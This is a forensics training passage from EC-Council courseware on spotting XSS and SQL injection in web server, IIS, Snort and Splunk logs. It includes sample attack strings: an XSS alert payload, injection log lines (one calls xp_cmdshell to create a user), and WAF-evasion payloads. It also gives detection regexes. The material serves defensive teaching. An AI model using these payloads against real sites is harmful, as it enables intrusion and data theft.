
We find some encoded values in the query string %3Cscript%3Ealert%28XSS%29%3C%2Fscript%3E, which converts to <script>alert(XSS)</script> after decoding. From the analysis, it can be inferred that the log entry is indeed associated with an XSS attack.

From a detailed analysis of the log entry shown above, following details can be obtained:

- The attack originated from the IP 10.0.0.1 (1) 16th June 2020 (2)
- The malicious XSS script %3Cscript%3Ealert%28XSS%29%3C%2Fscript%3E (4) was injected into the page /wordpress/wp-admin/admin.php?page=newsletters-subscribers (3) by the attacker
- A HTTP 200 status code (5) can be observed, implying that the web application server processed the request

Examination of the log entry suggests that this was a stored XSS attack attempt. This implies that the malicious XSS script is saved in the backend database and would trigger a pop-up stating "XSS" if any user visits that web page.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Examining Snort Alert Logs for XSS Attack

The IDS mode of Snort uses rule-based inspection methods for the detection of web-based attacks. These rules can be customized as per the operating environment of any enterprise. Investigators can obtain the following details from an alert generated by Snort IDS for XSS attack:

- Attacker/client IP address
- Source port
- Server IP address
- Destination port





Figure 9.14: Detecting an XSS attack attempt through Snort IDS

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

In the figure above, Snort IDS has generated an alert for an XSS attack attempt with the following details:

- **Source/Attacker IP**: 192.168.0.233
- **Source Port:** 64580
- **Destination/Target IP:** 192.168.0.115
- **Destination Port**: 80

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Examining SIEM Logs for XSS Attack

While investigating web-based attacks such as XSS, an SIEM tool like Splunk often provides a good start to investigators as it can pull any log data generated by applications, firewalls and host to a central location.

SIEM tools also generate alerts if there is security issue or any activity detected that goes against the defined rulesets. This makes the task of analysis and evidence collection easy for the investigators. While using an SIEM tool, investigators can collect data from various log sources, such as IDS, IIS, Apache, and WAF, and analyze them to detect signs of any intrusion on web applications.





Figure 9.15: Examining a Splunk-triggered alert for signs of XSS attack

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

In the figure above, a Splunk-triggered alert as collected from Snort IDS shows an XSS attack attempt with the following information:

- The date of the attack is 12th December 2018, and the time is 4.12 A.M.
- Attacker's IP address is 10.10.10.2 using port 1593
- The target server IP is 10.10.10.20 using HTTP port 80

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Investigating SQL Injection Attack

An investigator should look for SQL injection attack incidents in the following sources:

- **IDS log files**

  IDS logs permit system administrators to identify any successful intrusions. The generated logs can help identify attack trends and patterns. Analyzing these patterns can enable investigators to find security vulnerabilities and prepare a plan for their mitigation.

  In addition, the examination of IDS logs provides information related to any possible security vulnerability, policy oversights, or any host system or network where proper security controls have not been implemented.

- **Web server log files**

  Web server logs provide information on how, by whom, and when the pages and applications of a website are being accessed. Each web server generates log files that keep a record of access to a specific HTML page or graphic.

A SQL injection-specific attack signature in a log file may have the following appearance:

- ***10:23:45 10.0.0.7 HEAD GET /login.asp?username=blah' or 1=1 –***
- ***10:23:45 10.0.0.7 HEAD GET /login.asp?username=blah' or)1=1 (--***
- ***10:23:45 10.0.0.7 HEAD GET /login.asp?username=blah' or exec master..xp_cmdshell 'net user test testpass --***

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Obfuscation Methods used in SQL Injection Attack

Attackers use various obfuscation methods to bypass security mechanisms in websites. Some of the techniques are discussed below:

- **In-line comment:** Attackers use in-line comments in the middle of attack strings to bypass security mechanisms.

  Code with inline comment:

  http://www.bank.com/accounts.php?id=/!union*/+/*!select*/+1,2,concat(/*!table_name*/)+FrOm/*!information_schema*/.tables/*!WhErE*/+/*!TaBlE_sChEMa*/+like+database()--*

- **Char encoding/ double encoding:** Some WAFs decode hex-encoded inputs and filter them, preventing an attack. To bypass them, attackers might double encode the input.

  Code with char encoding:

  http://www.bank.com/accounts.php?id=1%252f%252a/union%252f%252a/select%252f%252a*/1,2,3%252f%252a*/from%252f%252a*/users--*

- **Toggle Case:** Some applications block lowercase SQL keywords. In such case, attackers use code written in alternating case to bypass this security mechanism.

  Some firewalls contain the regular expression (regex) filter **`/union\select/g.`** Therefore, they may filter suspicious code written in lowercase letters.

  Code with toggled case:

  *http://www.bank.com/accounts.php?id=1+UnIoN/**/SeLecT/**/1,2,3--*

- **Replaced Keywords:** Some applications and WAFs use preg_replace to remove all SQL keywords. Hence, attackers use the following coding technique to bypass WAFs.

  Code with replaced keywords:


  http://www.bank.com/accounts.php?id=1+UNunionION+SEselectLECT+1,2,3--

- **White space manipulation:** As explained above, when attackers replace keywords, some WAFs may replace the keywords with white space. In such cases, the attackers use "%0b" to eliminate the space and bypass firewalls.

  Code with white-space manipulation:

  http://www.bank.com/accounts.php?id=1+uni%0bon+se%0blect+1,2,3--

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Investigating SQL Injection Attack: Using Regex

Investigators can use specific regular expressions to detect SQL injection attacks. To successfully examine an SQL injection attack, they must identify all kinds of meta-characters used in an SQL query, such as the semi-colon, double-dash, single-quote, and double minus sign, as well as their hex equivalents. Hence, it is necessary to evaluate these SQL-specific meta-characters while composing regular expressions. These regular expressions should be used to frame Snort signature rules and set SIEM alerts for the detection of SQL injection attacks.

The following regular expressions may be used to search for SQL-specific meta-characters and their hex equivalents:

- **Regex for Detecting SQL Meta-Characters**

  `/(\%27)|(\')|(\-\-)|(\%23)|(#)/ix`

  This signature searches for SQL meta-characters. It first searches either for the single quote ('), its hex equivalent, or the double-dash (--). It will not look for the hex equivalent of double-dash as it does not belong to HTML meta-character and cannot be encoded by the browser. In the case of MySQL databases, this signature also searches for the “#” character or its hex equivalent.

- **Regex (Modified) for Detecting SQL Meta-Characters**

  `/((\%3D)|(=))[^\n]*((\%27)|(\')|(\-\-)|(\%3B)|(;))/i`

  This signature searches for error-based SQL injection attempts. It first searches for the “=” character or its hex equivalent (%3D). Subsequently, it searches for zero or more non-newline characters, and finally, it searches for the single quote, double dash, or semicolon.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Regex for Typical SQL Injection Attack**

  ```
  /\w*((\%27)|(\'))((\%6F)|o|(\%4F))((\%72)|r|(\%52))/ix
  ```

  This signature searches for a string that begins with a constant alphanumeric value, followed by a single quote and then the word "or." For example, it detects the string "1'or2>1--.".

  The components of the above signature are explained below:

  - **\w*:** It searches for zero or more alphanumeric or underscore characters.
  - **(\%27)|\':** It searches for the (') or single-quote character or its hex value.
  - **(\%6F)|o|(\%4F))((\%72)|r|(\%52):** It searches for the word "or" with various combinations of its hex values (both upper-case and lower-case combinations).

- **Regex for Detecting SQL Injection with the UNION Keyword**

  ```
  /((\%27)|(\'))union/ix
  ```

  This signature searches for a union-based SQL injection attempt where:

  - **(\%27)|(\'):** Searches for the single quote and its hex equivalent.
  - **union:** Searches for the keyword "union". Other SQL keywords, such as "select," "insert," "update," and "delete," can also be used in addition to "union":

    ```
    /((\%27)|(\'))(select|union|insert|update|delete|replace|truncate/drop)/ix
    ```


- **Regex for Detecting SQL Injection Attacks on an MS SQL Server**

  ```
  /exec(\s|\+)+(s|x)p\w+/ix
  ```

  This signature searches for an SQL injection attempt on a MS SQL server. Its components are explained below:

  - **exec:** Searches for the keyword for executing a stored or extended procedure.
  - **(\s|\+)+:** Searches for whitespaces or their HTTP-encoded values.
  - **(s|x)p:** Searches the letters "sp" or "xp" (representing stored or extended procedures, respectively).
  - **\w+:** Searches for at least one alphanumeric or underscore character

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Examining IIS Logs for SQL Injection Attack

During the investigation of SQL injection attacks on websites hosted on Windows-based servers, investigators can examine the entries stored in IIS logs and search for specific SQL-specific meta-characters. If a log entry shows the injection of any malicious SQL command in the HTTP request line, forensic investigators should narrow down the search to obtain the IP address from which the attack was attempted, the host IP, and other information associated with the attack for further analysis.

The GET request in the highlighted IIS log entry in the figure below contains some SQL meta-characters some of which are encoded.




Figure 9.16: Examining an IIS log entry for indicators of SQL injection attack


With the characters decoded, the query Id=ORD-001%27%20or%201=1;-- translates to Id=ORD-001 ' or 1=1;-- which indicates an SQL injection attack.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

A detailed analysis of the IIS log has provided the following information:

- The attack was performed from a Linux machine (5) using the IP 10.10.10.55 (4) on 13th December 2019 (1)
- The attacker logged into the website www.luxurytreats.com hosted on the server IP 10.10.10.12 (2) with the username bob and inserted the malicious SQL query ' or 1=1;-- into the order details page (3)
- A HTTP 200 status code (6) means that the web application server processed that request, allowing the attacker to bypass authentication and access sensitive order-related data from the database

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Examining Snort Alert Logs for SQL Injection Attack

Defining rules on Snort IDS specific to the SQL injection vulnerability would generate an alert whenever an attack is detected. Once the source/attacking IP is located, investigators can check other log files and security tools to gather more evidence on the attack.


